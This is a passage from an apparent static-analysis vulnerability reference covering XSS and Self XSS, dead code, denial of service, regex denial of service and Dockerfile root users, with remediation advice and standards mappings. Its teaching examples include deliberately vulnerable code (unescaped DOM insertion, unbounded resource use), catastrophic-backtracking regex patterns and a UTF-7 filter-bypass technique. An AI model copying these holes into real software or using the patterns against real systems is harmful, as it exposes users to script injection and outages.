In URLs, for example, a search engine might provide a link within the results page that the user can click to re-run the search. This can be implemented by encoding the search query inside the URL, which introduces additional special characters:

- Space, tab, and new line are special because they mark the end of the URL.

- "&" is special because it either introduces a character entity or separates CGI parameters.

- Non-ASCII characters (that is, everything greater than 127 in the ISO-8859-1 encoding) are not allowed in URLs, so they are considered to be special in this context.

- The "%" symbol must be filtered from input anywhere parameters encoded with HTTP escape sequences are decoded by server-side code. For example, "%" must be filtered if input such as "%68%65%6C%6C%6F" becomes "hello" when it appears on the web page.

Within the body of a <SCRIPT> </SCRIPT>:

- Semicolons, parentheses, curly braces, and new line characters must be filtered out in situations where text could be inserted directly into a pre-existing script tag.

Server-side scripts:

- Server-side scripts that convert any exclamation characters (!) in input to double-quote characters (") on output might require additional filtering.

Other possibilities:

- If an attacker submits a request in UTF-7, the special character '<' appears as '+ADw-' and might bypass filtering. If the output is included in a page that does not explicitly specify an encoding format, then some browsers try to intelligently identify the encoding based on the content (in this case, UTF-7).

After you identify the correct points in an application to perform validation for XSS attacks and what special characters the validation should consider, the next challenge is to identify how your validation handles special characters. If special characters are not considered valid input to the application, then you can reject any input that contains special characters as invalid. A second option is to remove special characters with filtering. However, filtering has the side effect of changing any visual representation of the filtered content and might be unacceptable in circumstances where the integrity of the input must be preserved for display.

If input containing special characters must be accepted and displayed accurately, validation must encode any special characters to remove their significance. A complete list of ISO 8859-1 encoded values for special characters is provided as part of the official HTML specification [2].

Many application servers attempt to limit an application's exposure to cross-site scripting vulnerabilities by providing implementations for the functions responsible for setting certain specific HTTP response content that perform validation for the characters essential to a cross-site scripting attack. Do not rely on the server running your application to make it secure. For any developed application, there are no guarantees about which application servers it will run on during its lifetime. As standards and known exploits evolve, there are no guarantees that application servers will continue to stay in sync.

Tips

1. The Fortify Secure Coding Rulepacks warn about SQL Injection and Access Control: Database issues when untrusted data is written to a database and also treat the database as a source of untrusted data, which can lead to XSS vulnerabilities. If the database is a trusted resource in your environment, use custom filters to filter out dataflow issues that include the DATABASE taint flag or originate from database sources. Nonetheless, it is often still a good idea to validate everything read from the database.

2. Even though URL encoding untrusted data protects against many XSS attacks, some browsers (specifically, Internet Explorer

6 and 7 and possibly others) automatically decode content at certain locations within the Document Object Model (DOM) prior to passing it to the JavaScript interpreter. To reflect this danger, the Rulepacks no longer treat URL encoding routines as sufficient to protect against cross-site scripting. Data values that are URL encoded and subsequently output will cause Fortify to report Cross-Site Scripting: Poor Validation vulnerabilities.

3. Due to the dynamic nature of PHP, you may see a large number of findings in PHP library files. Consider using a filter file to hide specific findings from view. For instructions on creating a filter file, see Advanced Options in the Fortify Static Code Analyzer User Guide.

References

[1] Understanding Malicious Content Mitigation for Web Developers, CERT, https://resources.sei.cmu.edu/library/asset-view.cfm?assetid=496719#9

[2] HTML 4.01 Specification, W3, https://www.w3.org/TR/html401/sgml/entities.html#h-24.2

[3] Standards Mapping - Common Weakness Enumeration, CWE ID 79, CWE ID 80

[4] Standards Mapping - Common Weakness Enumeration Top 25 2019, [2] CWE ID 079

[5] Standards Mapping - Common Weakness Enumeration Top 25 2020, [1] CWE ID 079

[6] Standards Mapping - Common Weakness Enumeration Top 25 2021, [2] CWE ID 079

[7] Standards Mapping - DISA Control Correlation Identifier Version 2, CCI-001310, CCI-002754

[8] Standards Mapping - FIPS200, SI

[9] Standards Mapping - General Data Protection Regulation, Indirect Access to Sensitive Data

[10] Standards Mapping - NIST Special Publication 800-53 Revision 4, SI-10 Information Input Validation (P1)

[11] Standards Mapping - NIST Special Publication 800-53 Revision 5, SI-10 Information Input Validation

[12] Standards Mapping - OWASP Application Security Verification Standard 4.0, 5.3.3 Output Encoding and Injection Prevention Requirements (L1 L2 L3), 5.3.6 Output Encoding and Injection Prevention Requirements (L1 L2 L3)

[13] Standards Mapping - OWASP Mobile Top 10 Risks 2014, M7 Client Side Injection

[14] Standards Mapping - OWASP Top 10 2004, A4 Cross Site Scripting

[15] Standards Mapping - OWASP Top 10 2007, A1 Cross Site Scripting (XSS)

[16] Standards Mapping - OWASP Top 10 2010, A2 Cross-Site Scripting (XSS)

[17] Standards Mapping - OWASP Top 10 2013, A3 Cross-Site Scripting (XSS)

[18] Standards Mapping - OWASP Top 10 2017, A7 Cross-Site Scripting (XSS)

[19] Standards Mapping - OWASP Top 10 2021, A03 Injection

[20] Standards Mapping - Payment Card Industry Data Security Standard Version 1.1, Requirement 6.5.4

[21] Standards Mapping - Payment Card Industry Data Security Standard Version 1.2, Requirement 6.3.1.1, Requirement 6.5.1

[22] Standards Mapping - Payment Card Industry Data Security Standard Version 2.0, Requirement 6.5.7

[23] Standards Mapping - Payment Card Industry Data Security Standard Version 3.0, Requirement 6.5.7

[24] Standards Mapping - Payment Card Industry Data Security Standard Version 3.1, Requirement 6.5.7

[25] Standards Mapping - Payment Card Industry Data Security Standard Version 3.2, Requirement 6.5.7

[26] Standards Mapping - Payment Card Industry Data Security Standard Version 3.2.1, Requirement 6.5.7

[27] Standards Mapping - Payment Card Industry Software Security Framework 1.0, Control Objective 4.2 - Critical Asset Protection

[28] Standards Mapping - Payment Card Industry Software Security Framework 1.1, Control Objective 4.2 - Critical Asset Protection, Control Objective B.3.1 - Terminal Software Attack Mitigation, Control Objective B.3.1.1 - Terminal Software Attack Mitigation

[29] Standards Mapping - SANS Top 25 2009, Insecure Interaction - CWE ID 079

[30] Standards Mapping - SANS Top 25 2010, Insecure Interaction - CWE ID 079

[31] Standards Mapping - SANS Top 25 2011, Insecure Interaction - CWE ID 079

[32] Standards Mapping - Security Technical Implementation Guide Version 3.1, APP3510 CAT I, APP3580 CAT I

[33] Standards Mapping - Security Technical Implementation Guide Version 3.10, APP3510 CAT I, APP3580 CAT I

[34] Standards Mapping - Security Technical Implementation Guide Version 3.4, APP3510 CAT I, APP3580 CAT I

[35] Standards Mapping - Security Technical Implementation Guide Version 3.5, APP3510 CAT I, APP3580 CAT I

[36] Standards Mapping - Security Technical Implementation Guide Version 3.6, APP3510 CAT I, APP3580 CAT I

[37] Standards Mapping - Security Technical Implementation Guide Version 3.7, APP3510 CAT I, APP3580 CAT I

[38] Standards Mapping - Security Technical Implementation Guide Version 3.9, APP3510 CAT I, APP3580 CAT I

[39] Standards Mapping - Security Technical Implementation Guide Version 4.1, APSC-DV-002490 CAT I, APSC-DV-002560 CAT I

[40] Standards Mapping - Security Technical Implementation Guide Version 4.10, APSC-DV-002490 CAT I, APSC-DV-002560 CAT I

[41] Standards Mapping - Security Technical Implementation Guide Version 4.11, APSC-DV-002490 CAT I, APSC-DV-002560 CAT I

[42] Standards Mapping - Security Technical Implementation Guide Version 4.2, APSC-DV-002490 CAT I, APSC-DV-002560 CAT I

[43] Standards Mapping - Security Technical Implementation Guide Version 4.3, APSC-DV-002490 CAT I, APSC-DV-002560 CAT I

[44] Standards Mapping - Security Technical Implementation Guide Version 4.4, APSC-DV-002490 CAT I, APSC-DV-002560 CAT I

[45] Standards Mapping - Security Technical Implementation Guide Version 4.5, APSC-DV-002490 CAT I, APSC-DV-002560 CAT I

[46] Standards Mapping - Security Technical Implementation Guide Version 4.6, APSC-DV-002490 CAT I, APSC-DV-002560 CAT I

[47] Standards Mapping - Security Technical Implementation Guide Version 4.7, APSC-DV-002490 CAT I, APSC-DV-002560 CAT I

[48] Standards Mapping - Security Technical Implementation Guide Version 4.8, APSC-DV-002490 CAT I, APSC-DV-002560 CAT I

[49] Standards Mapping - Security Technical Implementation Guide Version 4.9, APSC-DV-002490 CAT I, APSC-DV-002560 CAT I

[50] Standards Mapping - Security Technical Implementation Guide Version 5.1, APSC-DV-002490 CAT I, APSC-DV-002560 CAT I

[51] Standards Mapping - Web Application Security Consortium 24 + 2, Cross-Site Scripting

[52] Standards Mapping - Web Application Security Consortium Version 2.00, Cross-Site Scripting (WASC-08)

Cross-Site Scripting: Self

Explanation

Cross-site scripting (XSS) vulnerabilities occur when:

1. Data enters a web application through an untrusted source. In the case of self-XSS, data is read from a text box or other value that can be controlled from the DOM and written back into the page using client-side code.

2. The data is included in dynamic content that is sent to a web user without validation. In the case of self-XSS, malicious content is executed as part of DOM (Document Object Model) modification.

The malicious content in the case of self-XSS takes the form of a JavaScript segment, or any other type of code that the browser executes. As self-XSS is primarily an attack on oneself, it is often considered unimportant, but should be treated the same as a standard XSS weakness if one of the following can occur:

- A Cross-Site Request Forgery vulnerability is identified on your website. - A social engineering attack can convince a user to attack their own account, compromising their session.

Example 1: Consider the HTML form:

```
<div id="myDiv">
  Employee ID: <input type="text" id="eid"><br>
  ...
  <button>Show results</button>
</div>
<div id="resultsDiv">
  ...
</div>
```

The following jQuery code segment reads an employee ID from the text box, and displays it to the user.

```
$(document).ready(function(){
  $("#myDiv").on("click", "button", function(){
    var eid = $("#eid").val();
    $("resultsDiv").append(eid);
    ...
  });
});
```

These code examples operate correctly if the employee ID from the text input with ID `eid` contains only standard alphanumeric text. If `eid` has a value that includes metacharacters or source code, then after the user clicks the button, the code is added to the DOM for the browser to execute. If an attacker can convince a user to input malicious input into the text input, then this is simply a DOM-based XSS.

Recommendation

The solution to prevent XSS is to ensure that validation occurs in the required places and that relevant properties are set to prevent vulnerabilities.

Because XSS vulnerabilities occur when an application includes malicious data in its output, one logical approach is to validate data immediately before it leaves the application (or just before rendered, if DOM-based). However, because web applications often have complex and intricate code for generating dynamic content, this method is prone to errors of omission (missing validation). An effective way to mitigate this risk is to also perform input validation for XSS.

Web applications must validate all input to prevent other vulnerabilities, such as SQL injection, so augmenting an application's existing input validation mechanism to include checks for XSS is generally relatively easy. Despite its value, input validation for XSS does not take the place of rigorous output validation. An application might accept input through a shared data store or other trusted source, and that data store might accept input from a source that does not perform adequate input validation. Therefore, the application cannot implicitly rely on the safety of this or any other data. This means that the best way to prevent XSS vulnerabilities is to validate everything that enters the application and leaves the application destined for the user.

The most secure approach to validation for XSS is to create an allow list of safe characters that can appear in HTTP content and accept input composed exclusively of characters in the approved set. For example, a valid username might only include alphanumeric characters or a phone number might only include digits 0-9. However, this solution is often infeasible in web applications because many characters that have special meaning to the browser must be considered valid input after they are encoded, such as a web design bulletin board that must accept HTML fragments from its users.

A more flexible, but less secure approach is to implement a deny list, which selectively rejects or escapes potentially dangerous characters before using the input. To form such a list, you first need to understand the set of characters that hold special meaning for web browsers. Although the HTML standard defines which characters have special meaning, many web browsers try to correct common mistakes in HTML and might treat other characters as special in certain contexts. This is why we do not recommend the use of deny lists as a means to prevent XSS. The CERT(R) Coordination Center at the Software Engineering Institute at Carnegie Mellon University provides the following details about special characters in various contexts [1]:

In the content of a block-level element (in the middle of a paragraph of text):

- "<" is special because it introduces a tag.

- "&" is special because it introduces a character entity.

- ">" is special because some browsers treat it as special, on the assumption that the author of the page intended to include an opening "<", but omitted it in error.

The following principles apply to attribute values:

- In attribute values enclosed in double quotes, the double quotes are special because they mark the end of the attribute value.

- In attribute values enclosed in single quote, the single quotes are special because they mark the end of the attribute value.

- In attribute values without any quotes, white-space characters, such as space and tab, are special.

- "&" is special when used with certain attributes, because it introduces a character entity.

In URLs, for example, a search engine might provide a link within the results page that the user can click to re-run the search. This can be implemented by encoding the search query inside the URL, which introduces additional special characters:

- Space, tab, and new line are special because they mark the end of the URL.

- "&" is special because it either introduces a character entity or separates CGI parameters.

- Non-ASCII characters (that is, everything greater than 127 in the ISO-8859-1 encoding) are not allowed in URLs, so they are considered to be special in this context.

- The "%" symbol must be filtered from input anywhere parameters encoded with HTTP escape sequences are decoded by server-side code. For example, "%" must be filtered if input such as "%68%65%6C%6C%6F" becomes "hello" when it appears on the web page.

Within the body of a <SCRIPT> </SCRIPT>:

- Semicolons, parentheses, curly braces, and new line characters must be filtered out in situations where text could be inserted directly into a pre-existing script tag.

Server-side scripts:

- Server-side scripts that convert any exclamation characters (!) in input to double-quote characters (") on output might require additional filtering.

Other possibilities:

- If an attacker submits a request in UTF-7, the special character '<' appears as '+ADw-' and might bypass filtering. If the output is included in a page that does not explicitly specify an encoding format, then some browsers try to intelligently identify the encoding based on the content (in this case, UTF-7).

After you identify the correct points in an application to perform validation for XSS attacks and what special characters the validation should consider, the next challenge is to identify how your validation handles special characters. If special characters are not considered valid input to the application, then you can reject any input that contains special characters as invalid. A second option is to remove special characters with filtering. However, filtering has the side effect of changing any visual representation of the filtered content and might be unacceptable in circumstances where the integrity of the input must be preserved for display.

If input containing special characters must be accepted and displayed accurately, validation must encode any special characters to remove their significance. A complete list of ISO 8859-1 encoded values for special characters is provided as part of the official HTML specification [2].

Many application servers attempt to limit an application's exposure to cross-site scripting vulnerabilities by providing implementations for the functions responsible for setting certain specific HTTP response content that perform validation for the characters essential to a cross-site scripting attack. Do not rely on the server running your application to make it secure. For any developed application, there are no guarantees about which application servers it will run on during its lifetime. As standards and known exploits evolve, there are no guarantees that application servers will continue to stay in sync.

References

[1] Understanding Malicious Content Mitigation for Web Developers, CERT, https://resources.sei.cmu.edu/library/asset-view.cfm?assetid=496719#9

[2] HTML 4.01 Specification, W3, https://www.w3.org/TR/html401/sgml/entities.html#h-24.2

[3] Jesse Kornblum, Don't Be a Self XSS Victim, Facebook, https://www.facebook.com/notes/facebook-security/dont-be-a-self-xss-victim/10152054702905766/

[4] Hans Petrich, Weaponizing self-xss, Silent Break Security, https://silentbreaksecurity.com/weaponizing-self-xss/

[5] Standards Mapping - Common Weakness Enumeration, CWE ID 79, CWE ID 80

[6] Standards Mapping - Common Weakness Enumeration Top 25 2019, [2] CWE ID 079

[7] Standards Mapping - Common Weakness Enumeration Top 25 2020, [1] CWE ID 079

[8] Standards Mapping - Common Weakness Enumeration Top 25 2021, [2] CWE ID 079

[9] Standards Mapping - DISA Control Correlation Identifier Version 2, CCI-001310, CCI-002754

[10] Standards Mapping - FIPS200, SI

[11] Standards Mapping - General Data Protection Regulation, Indirect Access to Sensitive Data

[12] Standards Mapping - NIST Special Publication 800-53 Revision 4, SI-10 Information Input Validation (P1)

[13] Standards Mapping - NIST Special Publication 800-53 Revision 5, SI-10 Information Input Validation

[14] Standards Mapping - OWASP Application Security Verification Standard 4.0, 5.3.3 Output Encoding and Injection Prevention Requirements (L1 L2 L3), 5.3.6 Output Encoding and Injection Prevention Requirements (L1 L2 L3)

[15] Standards Mapping - OWASP Mobile Top 10 Risks 2014, M7 Client Side Injection

[16] Standards Mapping - OWASP Top 10 2004, A4 Cross Site Scripting

[17] Standards Mapping - OWASP Top 10 2007, A1 Cross Site Scripting (XSS)

[18] Standards Mapping - OWASP Top 10 2010, A2 Cross-Site Scripting (XSS)

[19] Standards Mapping - OWASP Top 10 2013, A3 Cross-Site Scripting (XSS)

[20] Standards Mapping - OWASP Top 10 2017, A7 Cross-Site Scripting (XSS)

[21] Standards Mapping - OWASP Top 10 2021, A03 Injection

[22] Standards Mapping - Payment Card Industry Data Security Standard Version 1.1, Requirement 6.5.4

[23] Standards Mapping - Payment Card Industry Data Security Standard Version 1.2, Requirement 6.3.1.1, Requirement 6.5.1

[24] Standards Mapping - Payment Card Industry Data Security Standard Version 2.0, Requirement 6.5.7

[25] Standards Mapping - Payment Card Industry Data Security Standard Version 3.0, Requirement 6.5.7

[26] Standards Mapping - Payment Card Industry Data Security Standard Version 3.1, Requirement 6.5.7

[27] Standards Mapping - Payment Card Industry Data Security Standard Version 3.2, Requirement 6.5.7

[28] Standards Mapping - Payment Card Industry Data Security Standard Version 3.2.1, Requirement 6.5.7

[29] Standards Mapping - Payment Card Industry Software Security Framework 1.0, Control Objective 4.2 - Critical Asset Protection

[30] Standards Mapping - Payment Card Industry Software Security Framework 1.1, Control Objective 4.2 - Critical Asset Protection, Control Objective B.3.1 - Terminal Software Attack Mitigation, Control Objective B.3.1.1 - Terminal Software Attack Mitigation

[31] Standards Mapping - SANS Top 25 2009, Insecure Interaction - CWE ID 079

[32] Standards Mapping - SANS Top 25 2010, Insecure Interaction - CWE ID 079

[33] Standards Mapping - SANS Top 25 2011, Insecure Interaction - CWE ID 079

[34] Standards Mapping - Security Technical Implementation Guide Version 3.1, APP3510 CAT I, APP3580 CAT I

[35] Standards Mapping - Security Technical Implementation Guide Version 3.10, APP3510 CAT I, APP3580 CAT I

[36] Standards Mapping - Security Technical Implementation Guide Version 3.4, APP3510 CAT I, APP3580 CAT I

[37] Standards Mapping - Security Technical Implementation Guide Version 3.5, APP3510 CAT I, APP3580 CAT I

[38] Standards Mapping - Security Technical Implementation Guide Version 3.6, APP3510 CAT I, APP3580 CAT I

[39] Standards Mapping - Security Technical Implementation Guide Version 3.7, APP3510 CAT I, APP3580 CAT I

[40] Standards Mapping - Security Technical Implementation Guide Version 3.9, APP3510 CAT I, APP3580 CAT I

[41] Standards Mapping - Security Technical Implementation Guide Version 4.1, APSC-DV-002490 CAT I, APSC-DV-002560 CAT I

[42] Standards Mapping - Security Technical Implementation Guide Version 4.10, APSC-DV-002490 CAT I, APSC-DV-002560 CAT I

[43] Standards Mapping - Security Technical Implementation Guide Version 4.11, APSC-DV-002490 CAT I, APSC-DV-002560 CAT I

[44] Standards Mapping - Security Technical Implementation Guide Version 4.2, APSC-DV-002490 CAT I, APSC-DV-002560 CAT I

[45] Standards Mapping - Security Technical Implementation Guide Version 4.3, APSC-DV-002490 CAT I, APSC-DV-002560 CAT I

[46] Standards Mapping - Security Technical Implementation Guide Version 4.4, APSC-DV-002490 CAT I, APSC-DV-002560 CAT I

[47] Standards Mapping - Security Technical Implementation Guide Version 4.5, APSC-DV-002490 CAT I, APSC-DV-002560 CAT I

[48] Standards Mapping - Security Technical Implementation Guide Version 4.6, APSC-DV-002490 CAT I, APSC-DV-002560 CAT I

[49] Standards Mapping - Security Technical Implementation Guide Version 4.7, APSC-DV-002490 CAT I, APSC-DV-002560 CAT I

[50] Standards Mapping - Security Technical Implementation Guide Version 4.8, APSC-DV-002490 CAT I, APSC-DV-002560 CAT I

[51] Standards Mapping - Security Technical Implementation Guide Version 4.9, APSC-DV-002490 CAT I, APSC-DV-002560 CAT I

[52] Standards Mapping - Security Technical Implementation Guide Version 5.1, APSC-DV-002490 CAT I, APSC-DV-002560 CAT I

[53] Standards Mapping - Web Application Security Consortium 24 + 2, Cross-Site Scripting

[54] Standards Mapping - Web Application Security Consortium Version 2.00, Cross-Site Scripting (WASC-08)

Dead Code: Unused Field

Explanation

This field is never accessed, except perhaps by dead code. Dead code is defined as code that is never directly or indirectly executed by a public method. It is likely that the field is simply vestigial, but it is also possible that the unused field points out a bug.

Example 1: The field named `glue` is not used in the following class. The author of the class has accidentally put quotes around the field name, transforming it into a string constant.

```
public class Dead {

  string glue;

  public string GetGlue() {
    return "glue";
  }

}
```

Example 2: The field named `glue` is used in the following class, but only from a method that is never called by a public method.

```
public class Dead {

  string glue;

  private string GetGlue() {
    return glue;
  }

}
```

Recommendation

In general, you should repair or remove dead code. To repair dead code, execute the dead code directly or indirectly through a public method. Dead code causes additional complexity and maintenance burden without contributing to the functionality of the program.

References

[1] Standards Mapping - Common Weakness Enumeration, CWE ID 561

[2] Standards Mapping - Security Technical Implementation Guide Version 3.1, APP3050 CAT II

[3] Standards Mapping - Security Technical Implementation Guide Version 3.10, APP3050 CAT II

[4] Standards Mapping - Security Technical Implementation Guide Version 3.4, APP3050 CAT II

[5] Standards Mapping - Security Technical Implementation Guide Version 3.5, APP3050 CAT II

[6] Standards Mapping - Security Technical Implementation Guide Version 3.6, APP3050 CAT II

[7] Standards Mapping - Security Technical Implementation Guide Version 3.7, APP3050 CAT II

[8] Standards Mapping - Security Technical Implementation Guide Version 3.9, APP3050 CAT II

Denial of Service

Explanation

Attackers may be able to deny service to legitimate users by flooding the application with requests, but flooding attacks can often be defused at the network layer. More problematic are bugs that allow an attacker to overload the application using a small number of requests. Such bugs allow the attacker to specify the quantity of system resources their requests will consume or the duration for which they will use them.

Example 1: The following code allows a user to specify the size of the file system to be used. By specifying a large number, an attacker may deplete file system resources.

```
  var fsync = requestFileSystemSync(0, userInput);
```

Example 2: The following code writes to a file. Because the file may be continuously written and rewritten until it is deemed closed by the user agent, disk quota, IO bandwidth, and processes that may require analyzing the content of the file are impacted.

```
function oninit(fs) {
  fs.root.getFile('applog.txt', {create: false}, function(fileEntry) {
    fileEntry.createWriter(function(fileWriter) {
      fileWriter.seek(fileWriter.length);
      var bb = new BlobBuilder();
      bb.append('Appending to a file');
      fileWriter.write(bb.getBlob('text/plain'));
    }, errorHandler);
  }, errorHandler);
}

window.requestFileSystem(window.TEMPORARY, 1024*1024, oninit, errorHandler);
```

Recommendation

Validate user input to ensure that it will not cause inappropriate resource utilization.

Example 3: The following code allows a user to specify the size of the file system just as in `Example 1`, but only if the value is within reasonable bounds.

```
  if (userInput >= SIZE_MIN &&
      userInput <= SIZE_MAX) {
    var fsync = requestFileSystemSync(0, userInput);
  } else {
    throw "Invalid file system size";
  }
}
```

Example 4: The following code writes to a file just as in `Example 2`, but the maximum file size is `MAX_FILE_LEN`.

```
function oninit(fs) {
  fs.root.getFile('applog.txt', {create: false}, function(fileEntry) {
    fileEntry.createWriter(function(fileWriter) {
      fileWriter.seek(fileWriter.length);
      var bb = new BlobBuilder();
      bb.append('Appending to a file');
      if (fileWriter.length + bb.size <= MAX_FILE_LEN) {
        fileWriter.write(bb.getBlob('text/plain'));
      }
    }, errorHandler);
  }, errorHandler);
}

window.requestFileSystem(window.TEMPORARY, 1024*1024, oninit, errorHandler);
```

Tips

1. The recommended fix for this weakness might not be detectable, and therefore you might need to perform additional auditing after remediation to confirm the fix. After you confirm the weakness is removed, you can safely suppress the issue.

References

[1] Standards Mapping - Common Weakness Enumeration, CWE ID 730

[2] Standards Mapping - DISA Control Correlation Identifier Version 2, CCI-001094

[3] Standards Mapping - MISRA C++ 2008, Rule 0-3-1

[4] Standards Mapping - NIST Special Publication 800-53 Revision 4, SC-5 Denial of Service Protection (P1)

[5] Standards Mapping - NIST Special Publication 800-53 Revision 5, SC-5 Denial of Service Protection

[6] Standards Mapping - OWASP Application Security Verification Standard 4.0, 12.1.1 File Upload Requirements (L1 L2 L3)

[7] Standards Mapping - OWASP Top 10 2004, A9 Application Denial of Service

[8] Standards Mapping - Payment Card Industry Data Security Standard Version 1.1, Requirement 6.5.9

[9] Standards Mapping - Payment Card Industry Software Security Framework 1.0, Control Objective 4.2 - Critical Asset Protection

[10] Standards Mapping - Payment Card Industry Software Security Framework 1.1, Control Objective 4.2 - Critical Asset Protection, Control Objective B.3.1 - Terminal Software Attack Mitigation, Control Objective B.3.1.1 - Terminal Software Attack Mitigation

[11] Standards Mapping - Security Technical Implementation Guide Version 3.1, APP6080 CAT II

[12] Standards Mapping - Security Technical Implementation Guide Version 3.10, APP6080 CAT II

[13] Standards Mapping - Security Technical Implementation Guide Version 3.4, APP6080 CAT II

[14] Standards Mapping - Security Technical Implementation Guide Version 3.5, APP6080 CAT II

[15] Standards Mapping - Security Technical Implementation Guide Version 3.6, APP6080 CAT II

[16] Standards Mapping - Security Technical Implementation Guide Version 3.7, APP6080 CAT II

[17] Standards Mapping - Security Technical Implementation Guide Version 3.9, APP6080 CAT II

[18] Standards Mapping - Security Technical Implementation Guide Version 4.1, APSC-DV-002400 CAT II

[19] Standards Mapping - Security Technical Implementation Guide Version 4.10, APSC-DV-002400 CAT II

[20] Standards Mapping - Security Technical Implementation Guide Version 4.11, APSC-DV-002400 CAT II

[21] Standards Mapping - Security Technical Implementation Guide Version 4.2, APSC-DV-002400 CAT II

[22] Standards Mapping - Security Technical Implementation Guide Version 4.3, APSC-DV-002400 CAT II

[23] Standards Mapping - Security Technical Implementation Guide Version 4.4, APSC-DV-002400 CAT II

[24] Standards Mapping - Security Technical Implementation Guide Version 4.5, APSC-DV-002400 CAT II

[25] Standards Mapping - Security Technical Implementation Guide Version 4.6, APSC-DV-002400 CAT II

[26] Standards Mapping - Security Technical Implementation Guide Version 4.7, APSC-DV-002400 CAT II

[27] Standards Mapping - Security Technical Implementation Guide Version 4.8, APSC-DV-002400 CAT II

[28] Standards Mapping - Security Technical Implementation Guide Version 4.9, APSC-DV-002400 CAT II

[29] Standards Mapping - Security Technical Implementation Guide Version 5.1, APSC-DV-002400 CAT II

[30] Standards Mapping - Web Application Security Consortium 24 + 2, Denial of Service

[31] Standards Mapping - Web Application Security Consortium Version 2.00, Denial of Service (WASC-10)

Denial of Service: Regular Expression

Explanation

There is a vulnerability in implementations of regular expression evaluators and related methods that can cause the thread to hang when evaluating regular expressions that contain a grouping expression that is repeated. Additionally, attackers can exploit any regular expression that contains alternate subexpressions that overlap one another. This defect can be used to execute a Denial of Service (DoS) attack. **Example:**

```
(e+)+
([a-zA-Z]+)*
(e|ee)+
```

There are no known regular expression implementations that are immune to this vulnerability. All platforms and languages are vulnerable to this attack.

Recommendation

Do not use untrusted data as regular expression patterns.

References

[1] Bryan Sullivan, Regular Expression Denial of Service Attacks and Defenses, http://msdn.microsoft.com/en-us/magazine/ff646973.aspx

[2] IDS08-J. Sanitize untrusted data included in a regular expression, CERT, https://www.securecoding.cert.org/confluence/display/java/IDS08-J.+Sanitize+untrusted+data+included+in+a+regular+expression

[3] DOS-1: Beware of activities that may use disproportionate resources, Oracle, http://www.oracle.com/technetwork/java/seccodeguide-139067.html#1

[4] Standards Mapping - Common Weakness Enumeration, CWE ID 185, CWE ID 730

[5] Standards Mapping - DISA Control Correlation Identifier Version 2, CCI-001094

[6] Standards Mapping - NIST Special Publication 800-53 Revision 4, SC-5 Denial of Service Protection (P1)

[7] Standards Mapping - NIST Special Publication 800-53 Revision 5, SC-5 Denial of Service Protection

[8] Standards Mapping - OWASP Top 10 2004, A9 Application Denial of Service

[9] Standards Mapping - Payment Card Industry Data Security Standard Version 1.1, Requirement 6.5.9

[10] Standards Mapping - Payment Card Industry Data Security Standard Version 3.0, Requirement 6.5.6

[11] Standards Mapping - Payment Card Industry Data Security Standard Version 3.1, Requirement 6.5.6

[12] Standards Mapping - Payment Card Industry Data Security Standard Version 3.2, Requirement 6.5.6

[13] Standards Mapping - Payment Card Industry Data Security Standard Version 3.2.1, Requirement 6.5.6

[14] Standards Mapping - Payment Card Industry Software Security Framework 1.0, Control Objective 4.2 - Critical Asset Protection

[15] Standards Mapping - Payment Card Industry Software Security Framework 1.1, Control Objective 4.2 - Critical Asset Protection, Control Objective B.3.1 - Terminal Software Attack Mitigation, Control Objective B.3.1.1 - Terminal Software Attack Mitigation

[16] Standards Mapping - Security Technical Implementation Guide Version 3.1, APP6080 CAT II

[17] Standards Mapping - Security Technical Implementation Guide Version 3.10, APP6080 CAT II

[18] Standards Mapping - Security Technical Implementation Guide Version 3.4, APP6080 CAT II

[19] Standards Mapping - Security Technical Implementation Guide Version 3.5, APP6080 CAT II

[20] Standards Mapping - Security Technical Implementation Guide Version 3.6, APP6080 CAT II

[21] Standards Mapping - Security Technical Implementation Guide Version 3.7, APP6080 CAT II

[22] Standards Mapping - Security Technical Implementation Guide Version 3.9, APP6080 CAT II

[23] Standards Mapping - Security Technical Implementation Guide Version 4.1, APSC-DV-002400 CAT II

[24] Standards Mapping - Security Technical Implementation Guide Version 4.10, APSC-DV-002400 CAT II

[25] Standards Mapping - Security Technical Implementation Guide Version 4.11, APSC-DV-002400 CAT II

[26] Standards Mapping - Security Technical Implementation Guide Version 4.2, APSC-DV-002400 CAT II

[27] Standards Mapping - Security Technical Implementation Guide Version 4.3, APSC-DV-002400 CAT II

[28] Standards Mapping - Security Technical Implementation Guide Version 4.4, APSC-DV-002400 CAT II

[29] Standards Mapping - Security Technical Implementation Guide Version 4.5, APSC-DV-002400 CAT II

[30] Standards Mapping - Security Technical Implementation Guide Version 4.6, APSC-DV-002400 CAT II

[31] Standards Mapping - Security Technical Implementation Guide Version 4.7, APSC-DV-002400 CAT II

[32] Standards Mapping - Security Technical Implementation Guide Version 4.8, APSC-DV-002400 CAT II

[33] Standards Mapping - Security Technical Implementation Guide Version 4.9, APSC-DV-002400 CAT II

[34] Standards Mapping - Security Technical Implementation Guide Version 5.1, APSC-DV-002400 CAT II

[35] Standards Mapping - Web Application Security Consortium 24 + 2, Denial of Service

[36] Standards Mapping - Web Application Security Consortium Version 2.00, Denial of Service (WASC-10)

Dockerfile Misconfiguration: Default User Privilege

Explanation

When a `Dockerfile` does not specify a `USER`, Docker containers run with super user privileges by default. These super user privileges are propagated to the code running inside the container, which is usually more permission than necessary. Running the Docker container with super user privileges broadens the attack surface which might enable attackers to perform more serious forms of exploitation.

Recommendation

It is good practice to run your containers as a non-root user when possible.

To modify a docker container to use a non-root user, the Dockerfile needs to specify a different user, such as:

```
RUN useradd myLowPrivilegeUser
USER myLowPrivilegeUser
```

References

[1] Docker USER instruction, https://docs.docker.com/engine/reference/builder/#user

[2] Standards Mapping - Common Weakness Enumeration, CWE ID 20

[3] Standards Mapping - Common Weakness Enumeration Top 25 2019, [3] CWE ID 020

[4] Standards Mapping - Common Weakness Enumeration Top 25 2020, [3] CWE ID 020

[5] Standards Mapping - Common Weakness Enumeration Top 25 2021, [4] CWE ID 020

[6] Standards Mapping - FIPS200, CM

[7] Standards Mapping - General Data Protection Regulation, Indirect Access to Sensitive Data

[8] Standards Mapping - OWASP Application Security Verification Standard 4.0, 5.1.3 Input Validation Requirements (L1 L2 L3), 5.1.4 Input Validation Requirements (L1 L2 L3)

[9] Standards Mapping - OWASP Mobile Top 10 Risks 2014, M1 Weak Server Side Controls

[10] Standards Mapping - OWASP Top 10 2004, A10 Insecure Configuration Management

[11] Standards Mapping - OWASP Top 10 2010, A6 Security Misconfiguration

[12] Standards Mapping - OWASP Top 10 2013, A5 Security Misconfiguration

[13] Standards Mapping - OWASP Top 10 2017, A6 Security Misconfiguration

[14] Standards Mapping - OWASP Top 10 2021, A05 Security Misconfiguration

[15] Standards Mapping - Payment Card Industry Data Security Standard Version 1.1, Requirement 6.5.10

